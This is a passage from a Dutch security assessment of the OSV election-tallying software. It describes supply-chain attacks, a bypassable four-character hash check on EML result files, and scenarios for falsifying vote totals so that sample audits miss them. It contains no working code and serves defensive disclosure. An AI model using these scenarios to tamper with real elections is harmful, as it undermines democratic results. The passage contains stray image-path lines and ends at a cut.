Als een aanvaller op enigerlei wijze (de werking van) OSV weet te manipuleren dan worden diverse aanvalsscenario's mogelijk. Dit kan enerzijds optreden doordat een aanvaller zich richt op de tijdens het verkiezingsproces gebruikte systemen en/of netwerken (zie ook de voorgaande paragraaf 3.1). Anderzijds kan een aanvaller zich ook richten op de software zelf, door bijvoorbeeld de software aan te passen voordat deze bij de verschillende organisaties wordt geïnstalleerd. Verschillende aanvalsmogelijkheden doen zich specifiek voor wat betreft OSV, die onderling verschillen in hun impact:

- Compromitteer de ontwikkelaar van OSV;
- Compromitteer de organisatie die de cd-roms drukt;
- Compromitteer de cd-roms tijdens transport;
- Compromitteer de werking van OSV middels kwetsbaarheden in OSV.

De navolgende paragrafen beschrijven per onderwerp in grote lijnen het onderwerp en de mogelijkheden voor een aanvaller.

3.2.1 Ontwikkelaar van OSV

Als de ontwikkelaar van OSV wordt gecompromitteerd (zie paragraaf 3.1.1) dan kan de code van alle gebruikte OSV programma's worden aangepast. Een dergelijke aanval zou gebruikt kunnen worden om de werking van OSV in de volledige keten opgemerkt te manipuleren.

3.2.2 Drukker van cd-roms

Wanneer een nieuwe OSV-versie door de Kiesraad functioneel is getest en goedgekeurd, dan wordt een cryptografisch hashwaarde gegenereerd van de bestanden die op de te verstrekken cd-roms moeten komen. Vervolgens drukt een externe organisatie de cd-roms, die vervolgens worden afgeleverd bij de Kiesraad. De Kiesraad voert steekproefsgewijs een integriteitscontrole uit, door de hashwaardes over de bestanden op de cd-rom te verifiëren met de originele hashwaardes. Als de wijze waarop de integriteitscontrole wordt uitgevoerd identiek is aan de wijze waarop deze aan gemeentes wordt geadviseerd, dan blijkt deze controle te omzeilen, zoals beschreven in de technische bevindingen.

Indien de drukker gecompromitteerd is, of de cd-roms worden onderschept voordat deze bij de Kiesraad aankomen, dan kan een aanvaller de software op de cd-roms aanpassen of de cd-roms vervangen. Indien deze aanval succesvol wordt uitgevoerd, zou de werking van OSV in de volledige keten gemanipuleerd kunnen worden.

3.2.3 Transport van cd-roms naar gemeentes

De cd-roms met het OSV programma P4 worden door de Kiesraad verstuurd naar alle gemeentes. De gemeentes krijgen instructies om de integriteit van de software op de cd-rom te verifiëren op basis van gepubliceerde cryptografische hashwaardes, alvorens deze te installeren. Hiervoor zijn echter geen maatregelen aanwezig om te waarborgen dat alle gemeentes daadwerkelijk deze integriteitscontrole uitvoeren. Daarnaast maakt de wijze waarop de integriteitscontrole wordt uitgevoerd het mogelijk om deze controle te omzeilen, zoals wordt beschreven in de technische bevindingen.

Als een aanvaller de zending onderschept dan kan deze, afhankelijk van het moment van onderschepping, één of meerdere cd-roms vervangen door aangepaste cd-roms. Naast het onderscheppen van cd-roms tijdens transport kan een aanvaller de gemeentes ook eenvoudigweg een nieuwe cd-rom nasturen en een soortgelijk resultaat bereiken. Een dergelijke aanval is eenvoudiger uit te voeren, maar vereist enige social engineering technieken om de gemeentes zover te krijgen de nieuwe versie over te nemen.

Afhankelijk van het aantal onderschepte of nagestuurde cd-roms kan de software draaiende bij een of meer gemeentes worden gemanipuleerd. Een dergelijke aanval zou, indien succesvol, ertoe kunnen leiden dat de werking van OSV bij een of meerdere PSB's en/of HSB's gemanipuleerd kan worden.

3.2.4 Kwetsbaarheden in OSV

Door middel van een time-boxed technisch onderzoek heeft Fox-IT de mogelijkheid onderzocht om de systemen waarop OSV draait alsook OSV zelf te manipuleren door middel van aanvallen op OSV en de door OSV gebruikte software.

In dit technisch onderzoek dat in een beperkt tijdsbestek is uitgevoerd, zijn tekenen zichtbaar dat de gehele oplossing mogelijk reeds onderworpen is aan (beperkte) beveiligingstesten. Blijk hiervan kan gevonden worden in de manier waarop de infrastructuur van de OSV-webapplicatie ingericht is, waarbij ogenschijnlijk gepoogd is om het aanvalsoppervlak zo klein mogelijk te maken (*hardening*). Veelvoorkomende kwetsbaarheden zoals beheerinterfaces met standaard wachtwoorden zijn bijvoorbeeld niet aangetroffen. Een uitzondering hierop vormt de aanwezigheid van een 'poort' die via het netwerk benaderbaar is en niet direct noodzakelijk lijkt te zijn voor het correct functioneren van de oplossing. Binnen de beperkt beschikbare tijd heeft Fox-IT niet kunnen vaststellen of het mogelijk is om de software aan te vallen via deze poort.

Het meest opvallende aan OSV vanuit een beveiligingsperspectief, is de sterk verouderde ondersteunende software waarop OSV draait. Dit is in ieder geval van toepassing op software componenten zoals de gebruikte Java-versie en de gebruikte Jboss-versie. Het gevolg hiervan is dat de software kwetsbaarheden kan bevatten die niet meer door de leverancier zullen worden opgelost en dat de software derhalve niet meer bijgewerkt kan worden met de laatst beschikbare beveiligingsmaatregelen.

Voor wat betreft de beveiliging van de OSV-webapplicatie zijn verschillende technische kwetsbaarheden geconstateerd die de beveiliging in gevaar kunnen brengen. De inhoudelijke details van deze tekortkomingen worden beschreven in de bijlage. Gezien de wijze waarop OSV zou moeten worden gebruikt volgens de richtlijnen, namelijk op een “stand-alone” systeem of in een “afgeschermd” netwerk, kan de mogelijkheid om deze kwetsbaarheden feitelijk uit te buiten beperkt zijn. Wanneer de OSV-omgeving echter benaderbaar is, bijvoorbeeld doordat deze op enigerlei wijze gekoppeld is aan de reguliere kantooromgeving, dan is de impact van de tekortkomingen aanzienlijk groter. Onder andere de volgende tekortkomingen zijn daarbij geconstateerd:

- Geen gebruik van beveiligde verbindingen;
- Onvoldoende validatie van (gebruikers)invoer;
- Onveilige opslag van wachtwoorden;
- Ontoereikende integriteitscontroles van EML-bestanden;
- Ontbreken van consequente toepassing van het vier-ogen-principe;
- Beleid met betrekking tot de sterkte van gebruikerswachtwoorden wordt niet afgedwongen, alleen visueel weergegeven. In interviews met de Kiesraad is duidelijk geworden dat dit een bewuste keus betreft om de acceptatie van OSV te vergroten;
- Verschillende gangbare maatregelen die te maken hebben met beveiligingshygiëne zijn niet geïmplementeerd.

3.3 De EML-bestanden en gegevensdragers

Eventuele kwetsbaarheden in de wijze waarop OSV de EML-bestanden importeert kunnen op zichzelf een grote impact hebben. Deze bestanden worden namelijk van buiten het OSV-systeem ingeladen. Vanuit dit perspectief heeft Fox-IT de volgende tekortkomingen geconstateerd:

- Onvoldoende validatie van invoer;
- Onvoldoende validatie van de integriteit van EML-bestanden.

De integriteit van de EML-bestanden wordt gewaarborgd, doordat de cryptografische hashwaarde van het EML-bestand tevens op het papieren proces-verbaal geprint wordt. Tijdens het importeren van het EML-bestand vereist OSV dat de gebruiker de eerste vier karakters van de hashwaarde zoals geprint op het papieren proces-verbaal invoert. Indien de ingevoerde vier karakters van de hashwaarde niet overeenkomen met de hashwaarde die OSV op dat moment zelf heeft berekend, kan niet worden vervolgd met het inlezen van de stemtotalen. De volledige hashwaarde wordt tevens aan de gebruiker getoond, maar de gebruiker wordt niet expliciet gevraagd de weergegeven hashwaarde in zijn geheel te vergelijken met de op het papieren proces-verbaal geprinte hashwaarde.

Indien een aanvaller de inhoud van EML-bestanden kan manipuleren, bijvoorbeeld tijdens transport van PSB naar HSB, of van HSB naar CSB, dan behoort dit te resulteren in een gewijzigde cryptografische hashwaarde. De manier waarop OSV de controle afdwingt is echter gevoelig gebleken voor manipulatie. Een aanvaller hoeft slechts de eerste vier karakters van de hashwaarde overeen te laten komen met de geprinte hashwaarde. Verdere technische details, alsmede een beschrijving van de haalbaarheid van deze aanval en een zogenaamde ‘proof-of-concept’ van een aanval, worden beschreven in de bijlage. Met een dergelijke aanval zouden de resultaten van OSV bij één instantie (een HSB of het CSB) gemanipuleerd kunnen worden.

Een aanval met gemanipuleerde EML-bestanden zou ook gebruikt kunnen worden om kwetsbaarheden in OSV uit te buiten (zie ook paragraaf 3.2.4).


Daarnaast zou de gegevensdrager op enig moment gecompromitteerd kunnen zijn, waardoor stembureaus in het vervolg van het proces tevens gecompromitteerd zouden kunnen worden, zoals tevens wordt beschreven in bevinding 6 in de bijlage.

De gevolgen voor het proces van de hiervoor beschreven aanvalsmogelijkheden worden in hoofdstuk 4 beschreven.

4 Gevolgen voor het OSV-proces

De volgende paragrafen zullen verder ingaan op de gevolgen van het gebruik van digitale middelen die gecompromitteerd kunnen zijn op de verschillende niveaus van stembureaus. Door middel van scenario's zal per stap in het proces de mogelijkheid tot manipulatie van het stemtelproces beschreven worden en welke rol OSV hierin heeft. De nadruk ligt vooral op het proces omtrent het gebruik van OSV en de relatie tot de papieren stroom van processen-verbaal. Iedere vorm van manipulatie van het stemtelproces (of zelfs de schijn daarvan) zou potentieel schade toe kunnen brengen aan de (gepercipieerde) integriteit van het democratische verkiezingsproces. Bepaalde mogelijkheden tot manipulatie kunnen, afhankelijk van het niveau waarop deze kunnen worden uitgevoerd, feitelijk echter een verwaarloosbaar effect hebben op de daadwerkelijke verkiezingsuitslag. Voor zover mogelijk wordt derhalve per aanvalsscenario aangegeven of hiermee een significante wijziging kan worden bewerkstelligd, zoals het effectief verschuiven van een zetel naar een andere partij (lijst).

4.1 Gecompromitteerd plaatselijk stembureau (PSB)



Een PSB (plaatselijk stembureau, doorgaans een gemeente) ontvangt alle papieren N10 PV's van de lokale stembureaus, telt deze middels OSV bij elkaar op en levert deze totalen op papier (N11 PV) en digitaal (PSB-EML) op aan het hoofdstembureau (HSB) van de betreffende kieskring.

Uitgaande van potentieel gecompromitteerde digitale middelen op PSB-niveau heeft Fox-IT de navolgende scenario's geïdentificeerd.

4.1.1 Inkomend

1. Een N10 wordt handmatig ingevoerd vanaf papier door mensen, wat gevoelig is voor fouten en potentiële fraude (buiten scope).
    - Nota bene: een aanvaller is niet gelimiteerd tot manipulatie die afhankelijk is van de ingevoerde data, een aanvaller heeft ook de mogelijkheid om fictieve digitale N10 invoer te vervaardigen of geldige digitale N10 invoer niet mee te rekenen bij het opstellen van het N11 PV. Deze scenario's worden hieronder bij 'uitgaand' beschreven.

4.1.2 Uitgaand

Papier (N11 PV)

Het papieren proces-verbaal N11 zou op verschillende manieren gemanipuleerd kunnen worden, zoals:

a) OSV genereert een gemanipuleerd document;
b) Malafide software op het gebruikte systeem manipuleert het document;
c) Het document wordt aangepast voordat (of terwijl) het geprint wordt. Dit kan bijvoorbeeld plaatsvinden als het document geprint wordt vanaf een reguliere werkplek die door een aanvaller is gecompromitteerd;
d) Het document wordt door menselijk handelen aangepast, voor ondertekening of na ondertekening, zoals tijdens transport.

Op het moment dat alleen het papieren N11 PV wordt aangepast, dan wordt dit bij het HSB mogelijk gedetecteerd als bij het importeren van het PSB-EML-bestand blijkt dat de stemtotalen niet overeenkomen. In het proces wordt echter niet afgedwongen dat een controle wordt uitgevoerd van de in OSV geïmporteerde PSB-EML stemtotalen en de stemtotalen op het papieren N11 PV. Bij het HSB worden effectief de papieren stemtotalen (veelal) genegeerd, omdat het proces verder aggregeert op basis van de digitale stemtotalen in het PSB-EML-bestand.

PSB-EML-bestand

Het PSB-EML-bestand bevat normaliter zowel de stemtotalen die op het papieren N11 PV staan alsook de onderliggende stemtotalen van de individuele lokale stembureaus (N10-data), dit zijn de stemtotalen van de N10 PV's. Het PSB-EML-bestand dat wordt gegenereerd door een PSB en bestemd is voor een HSB zou op verschillende manieren gemanipuleerd kunnen worden, zoals:

a) OSV genereert een gemanipuleerd PSB-EML-bestand;
    - De hashwaarde op het papieren N11 PV zal overeenkomen met de hashwaarde van het PSB-EML-bestand;
b) Malafide software op het gebruikte systeem manipuleert het PSB-EML-bestand;
    - De hashwaarde op het papieren N11 PV kan overeenkomen met de hashwaarde van het PSB-EML-bestand als de malafide software ook het te printen N11 PV aanpast;
c) Het PSB-EML-bestand wordt aangepast door menselijk handelen, bij het PSB of tijdens transport.
    - De hashwaarde op het papieren N11 PV komt waarschijnlijk niet overeen met de hashwaarde van het PSB-EML-bestand, tenzij ook het papier wordt vervalst of tevens misbruik wordt gemaakt van een (*truncated*) *hash-collision* (zie bevinding 5 in de bijlage);

Als het PSB-EML-bestand op enige wijze gemanipuleerd wordt, dan kunnen daarmee verschillende aanvallen worden uitgevoerd:

1. **Het PSB-EML-bestand bevat gemanipuleerde stemtotalen van de betreffende gemeente (PSB)**
    - Bij het importeren van het PSB-EML-bestand bij het HSB, controleert OSV of alle onderliggende stemtotalen van de individuele SB's (N10-data) aggregeren tot de stemtotalen van het PSB. Als alleen het stemtotaal van een PSB wordt gemanipuleerd, zonder de onderliggende N10-data of de werking van OSV aan te passen, dan is het importeren van de PSB-EML niet mogelijk en slaagt de aanval niet.

2. **Het PSB-EML-bestand bevat zowel gemanipuleerde stemtotalen van de betreffende gemeente (PSB) alsook gemanipuleerde achterliggende stemtotalen (N10-data) van individuele SB's**
    - Het voorgenomen proces om steekproefsgewijs papieren N10 PV's te vergelijken met de digitale waardes in de PSB-EML-bestanden geeft geen volledige zekerheid dat gemanipuleerde digitale waardes van één lokaal SB wordt opgemerkt. Als de steekproef echter voldoende representatief wordt uitgevoerd om een vooraf gedefinieerde mate van zekerheid te garanderen, dan wordt de feitelijke impact van het manipuleren van de N10-data van één SB op de verkiezingsuitslag mogelijk verwaarloosbaar. Voor een significante impact zou een aanvaller in dat geval de N10-data van SB's moeten aanpassen, maar dit vergroot de kans evenredig dat de aanpassingen door een steekproef kunnen worden gedetecteerd.

De volgende aanvallen geven mogelijk een hogere impact met een lagere of gelijkblijvende kans op detectie tijdens de representatieve steekproef:

3. **Het PSB-EML-bestand bevat stemtotalen van een lokaal stembureau met een uitzonderlijk hoog aantal stemmen**
    - De voorgenomen representatieve steekproef om een vooraf gedefinieerde mate van zekerheid te garanderen kan gebaseerd worden op aannames over de gemiddelde hoeveelheid stemmen per lokaal stembureau (SB), van bijvoorbeeld 1.000 stemmen. Als voor één SB echter een aanzienlijk groter aantal stemmen wordt verwerkt in het PSB-EML-bestand, bijvoorbeeld 10.000, dan is de impact van één aanpassing 10 maal zo groot met een gelijkblijvende kans op detectie. Een representatieve steekproef geeft hierdoor mogelijk minder zekerheid dan beoogd.

4. **Aan het PSB-EML-bestand worden stemtotalen van fictieve lokale SB's toegevoegd**
    - De stemtotalen van deze fictieve stembureaus hoeven in het verdere proces niet meer getoond te worden. Een aanvaller kan op arbitraire wijze invulling geven aan de stemverdelingen binnen de fictieve SB's. Afhankelijk van de inrichting van het steekproefproces kan dit juist wel of niet opvallen.
        a) Als tijdens de steekproef een aantal willekeurige SB's in de PSB-EML-bestanden als basis dienen voor een vergelijking met een aantal willekeurig gekozen papieren N10 PV's, dan kan een fictieve lokale SB die is toegevoegd aan de PSB-EML met een steekproef worden opgemerkt.
        b) Als tijdens de steekproef een aantal willekeurige papieren N10 PV's van lokale stembureaus als basis dienen voor een vergelijking met een aantal willekeurig gekozen SB's in de PSB-EML-bestanden, dan kunnen toegevoegde fictieve lokale SB's niet opgemerkt worden met de uitgevoerde steekproef.


5. **Uit het PSB-EML-bestand zijn stemtotalen van bepaalde lokale SB's verwijderd**
    - Een aanvaller kan hierbij bepaalde SB's verwijderen met een stemverdeling die onwenselijk wordt geacht, maar kan daarbij geen arbitraire invulling geven aan de geaggregeerde stemtotalen. Immers wordt er in dit scenario van uitgegaan dat de aanwezige N10-data van SB's tezamen moet leiden tot het geaggregeerde stemtotaal in het PSB-EML bestand. Afhankelijk van de inrichting van het steekproefproces kan dit juist wel of niet opvallen.
        a) Als tijdens de steekproef de N10-data van een aantal willekeurige SB's in de PSB-EML-bestanden als basis dient voor een vergelijking met willekeurige papieren N10 PV's, dan kunnen SB's die zijn verwijderd uit het PSB-EML niet opgemerkt worden met de uitgevoerde steekproef.
        b) Als tijdens de steekproef een aantal willekeurige papieren N10 PV's als basis dienen voor een vergelijking met de N10-data van willekeurige SB's in de PSB-EML-bestanden, dan kan het feit dat de N10-data van een SB is verwijderd uit de PSB-EML met een steekproef worden opgemerkt.

6. **Het PSB-EML-bestand bevat stemtotalen van een lokale SB meer dan één maal (duplicatie).**
    - Een aanvaller kan hierbij bepaalde SB's dupliceren met stemtotalen die wenselijk worden geacht, maar kan daarbij geen arbitraire invloed uitoefenen op de geaggregeerde stemtotalen. Immers wordt er in dit scenario van uitgegaan dat de aanwezige N10-data van SB's tezamen moet leiden tot het geaggregeerde stemtotaal in het PSB-EML bestand. Afhankelijk van het steekproefproces kan dit juist wel of niet opvallen.
        a) Als tijdens de steekproef de N10-data van een aantal willekeurige SB's in de PSB-EML-bestanden als basis dient voor een vergelijking met willekeurige papieren N10 PV's, dan geldt:
            1. Als papieren N10 PV's apart worden gelegd nadat zij gebruikt zijn in de steekproef, kan het voorkomen dat beide instanties van het gedupliceerde SB worden meegenomen in de steekproef. In dat geval zal blijken dat voor het gedupliceerde SB geen papieren N10 PV meer aanwezig is.
            2. Als papieren N10 PV's terug op een de originele stapel worden gelegd nadat zij gebruikt zijn in de steekproef, dan kunnen gedupliceerde SB's niet opgemerkt worden met de uitgevoerde steekproef.
        b) Als tijdens de steekproef de papieren N10 PV's van een aantal willekeurige SB's als basis dienen voor een vergelijking met de N10-data van willekeurige SB's in de PSB-EML-bestanden, dan kunnen gedupliceerde SB's niet opgemerkt worden door de uitgevoerde steekproef.

Een aanvaller kan in plaats van manipulatie van het primaire OSV-proces (ondersteuning bij het aggregeren van stemmen) ook proberen de algehele werking van de software en/of het achterliggende systeem bij de volgende stap in het proces (het HSB) te manipuleren:

7. **Het PSB-EML-bestand dan wel de gegevensdrager (USB-stick) wordt gebruikt om het OSV-systeem bij het HSB te compromitteren.**
    - Een aanvaller kan proberen kwetsbaarheden in OSV uit te buiten of kan malafide USB-sticks (of vergelijkbare gegevensdragers) gebruiken in een poging het OSV-systeem van het HSB over te nemen. Zie ook bevindingen 5, 6 en 8 in de bijlage. In dergelijke gevallen gelden de scenario's zoals beschreven in paragraaf 4.2 en paragraaf 4.4.

4.2 Gecompromitteerd hoofdstembureau (HSB)



Een HSB (hoofdstembureau, ook wel een kieskring) ontvangt alle door OSV gegenereerde N11 PV's en de bijbehorende PSB-EML-bestanden van de PSB's (de gemeentes) behorende bij de betreffende kieskring, aggregeert deze middels OSV en produceert de totalen op papier (O3 PV) en digitaal (HSB-EML) voor levering aan het centraal stembureau (CSB, de Kiesraad).

Uitgaande van potentieel gecompromitteerde digitale middelen op HSB-niveau heeft Fox-IT de navolgende scenario's geïdentificeerd.

4.2.1 Inkomend

De ontvangen PSB-EML-bestanden bevatten normaliter zowel de stemtotalen die op het ontvangen papieren N11 PV staan, alsook de onderliggende stemtotalen van de individuele lokale stembureaus (N10-data), dit zijn de stemtotalen van de N10 PV's. Deze PSB-EML-bestanden worden geïmporteerd in OSV. Daarbij wordt de hashwaarde over het digitale PSB-EML-bestand geverifieerd met de hashwaarde die op het papieren N11 PV staat vermeld, door bij de gebruiker af te dwingen dat de eerste vier karakters worden ingevoerd. De ingevoerde stemtotalen worden vervolgens automatisch overgenomen uit de PSB-EML-bestanden. De stemtotalen op papier worden inhoudelijk verder niet vergeleken met wat in OSV wordt geïmporteerd.

De meeste scenario's ten aanzien van de inkomende informatie op HSB-niveau, zowel op papier als in de digitale bestanden, komen voort uit de mogelijke manipulatie van uitgaande informatie op PSB-niveau of de mogelijke manipulatie tijdens transport van PSB naar HSB. Een mogelijk aanvalsscenario ten aanzien van het importeren van de gemanipuleerde PSB-EML gegevens bij een HSB betreft:

1. De hashwaarde wordt niet juist geverifieerd, dit kan zijn vanwege een menselijke fout en/of een kwetsbaarheid in (het gebruik van) de software (zie ook bevinding 5 in de bijlage). Het PSB-EML-bestand komt hierdoor niet overeen met het papieren N11 PV.

4.2.2 Uitgaand

Papier (O3 PV)

Het papieren proces-verbaal O3 zou op verschillende manieren gemanipuleerd kunnen worden, zoals:

a) OSV genereert een gemanipuleerd document;
b) Malafide software op het gebruikte systeem manipuleert het document;
c) Het document wordt aangepast voordat (of terwijl) het geprint wordt. Dit kan bijvoorbeeld plaatsvinden als het document geprint wordt vanaf een reguliere werkplek die door een aanvaller is gecompromitteerd;
d) Het document wordt door menselijk handelen aangepast, voor ondertekening of na ondertekening zoals tijdens transport.

Op het moment dat alleen het papieren O3 PV wordt aangepast, dan zou dit bij het CSB gedetecteerd kunnen worden. De uitkomst van de handmatige telling, die naar verluidt standaard plaatsvindt bij het CSB, op basis van de papieren O3 PV's, komt dan namelijk niet overeen met aggregatie door OSV van de geïmporteerde HSB-EML-bestanden. Het CSB zal in een dergelijke situatie proberen te achterhalen wat de oorzaak van het verschil is, maar wordt juridisch beperkt in de mogelijkheden om tot een oplossing te komen. De ondertekende papieren processen-verbaal van de voorgaande stembureauniveaus wordt als rechtsgeldig beschouwd en zullen dus in de verdere vaststelling van de uitslag als leidend worden aangehouden. Alleen bij een (ernstig) vermoeden van manipulatie zal de Kiesraad derhalve besluiten tot hertelling.

HSB-EML-bestand

Het HSB-EML-bestand bevat normaliter zowel de stemtotalen die op het papieren O3 PV staan alsook de onderliggende stemtotalen van de individuele plaatselijke stembureaus (N11-data), dit zijn de stemtotalen van de N11 PV's. Let wel, de originele geaggregeerde N10 data komt niet meer voor in het EML-bestand op dit niveau.Het HSB-EML-bestand dat wordt gegenereerd door een HSB en bestemd is voor het CSB zou op verschillende manieren gemanipuleerd kunnen worden, zoals:

a) OSV genereert een gemanipuleerd HSB-EML-bestand;
   - De hashwaarde op het papieren O3 PV zal overeenkomen met de hashwaarde van het HSB-EML-bestand;

b) Malafide software op het gebruikte systeem manipuleert het HSB-EML-bestand;
   - De hashwaarde op het papieren O3 PV kan overeenkomen met de hashwaarde van het HSB-EML-bestand als de malafide software ook het te printen O3 PV aanpast;

c) Het HSB-EML-bestand wordt aangepast door menselijk handelen, bij het HSB of tijdens transport.
   - De hashwaarde op het papieren O3 PV komt waarschijnlijk niet overeen met de hashwaarde van het HSB-EML-bestand, tenzij ook het papier wordt vervalst of tevens misbruik wordt gemaakt van een (*truncated*) *hash-collision* (zie bevinding 5 in de bijlage);

Als het HSB-EML-bestand op enige wijze gemanipuleerd wordt, dan kunnen daarmee verschillende aanvallen worden uitgevoerd. Het betreft hier een beperkter aantal scenario's in vergelijking met het PSB-niveau, omdat op HSB-niveau geen steekproeven omzeild hoeven te worden. Als aanvullende steekproeven op HSB-niveau zouden worden geïntroduceerd, dan zijn de eerder beschreven aanvalsscenario's van het PSB-niveau mutatis mutandis van toepassing:

1. **Het HSB-EML-bestand bevat gemanipuleerde stemtotalen van het betreffende HSB**
    - Bij het importeren van het HSB-EML-bestand bij het CSB controleert OSV of alle onderliggende stemtotalen van de individuele PSB's (N11-data) optellen tot de stemtotalen van het HSB. Als alleen het stemtotaal van een HSB wordt gemanipuleerd, zonder de onderliggende N11-data of OSV aan te passen, dan is het importeren van de HSB-EML niet mogelijk en slaagt de aanval niet.


2. **Het HSB-EML-bestand bevat zowel gemanipuleerde stemtotalen van het betreffende HSB alsook gemanipuleerde onderliggende stemtotalen van individuele PSB's**
    - Momenteel is er geen voorgenomen proces om steekproefsgewijs papieren N10 PV's of N11 PV's te vergelijken met de digitale waardes in de HSB-EML-bestanden. Daarbij kan worden opgemerkt dat de N10-data ook niet langer aanwezig is in het HSB-EML-bestand, waardoor OSV ook niet in staat is om de totalen hiervan door te rekenen ter controle. Als de manipulatie van stemtotalen wordt toegepast op zowel het HSB-EML-bestand als op het papieren proces-verbaal O3, dan wordt deze aanval niet gedetecteerd door een parallelle handmatige telling op het CSB. Het enige moment dat een dergelijke aanval gedetecteerd kan worden in het huidige proces is op het moment dat het HSB een manipulatie op enigerlei wijze opmerkt en het proces-verbaal O3 niet ondertekent.

Manipulaties in het proces op het niveau van HSB's kunnen een grotere impact teweeg brengen dan de manipulatie van de stemtotalen op PSB-niveau. Dit vloeit voort uit het feit dat het HSB de stemtotalen van meerdere PSB's aggregeert en op HSB-niveau dus een groter aantal stemmen gemanipuleerd kan worden. Een uitzondering hierop wordt gevormd door gemeentes die zo groot zijn dat de kieskring slechts één gemeente omvat (een PSB is in dat geval gelijk aan een HSB). De beschreven aanval is ook op deze grote gemeentes van toepassing. De hoeveelheid geaggregeerde stemmen op dit niveau maakt het waarschijnlijk dat een verschuiving van minstens één zetel in de einduitslag mogelijk is.

Een aanvaller kan in plaats van manipulatie van het primaire OSV-proces ook proberen de algehele werking van de software en/of het achterliggende systeem bij de volgende stap in het proces (het CSB) te manipuleren:

3. **Het HSB-EML-bestand dan wel de gegevensdrager (USB-stick) wordt gebruikt om het OSV-systeem bij het CSB te compromitteren.**
    - Een aanvaller kan proberen kwetsbaarheden in OSV uit te buiten of kan malafide USB-sticks (of vergelijkbare gegevensdragers) gebruiken in een poging het OSV-systeem van het CSB over te nemen. Zie ook bevinding 5, 6 en 8 in de bijlage. In dergelijke gevallen gelden de scenario's zoals beschreven in paragraaf 4.3 en paragraaf 4.4.

4.3 Gecompromitteerd centraal stembureau (CSB)



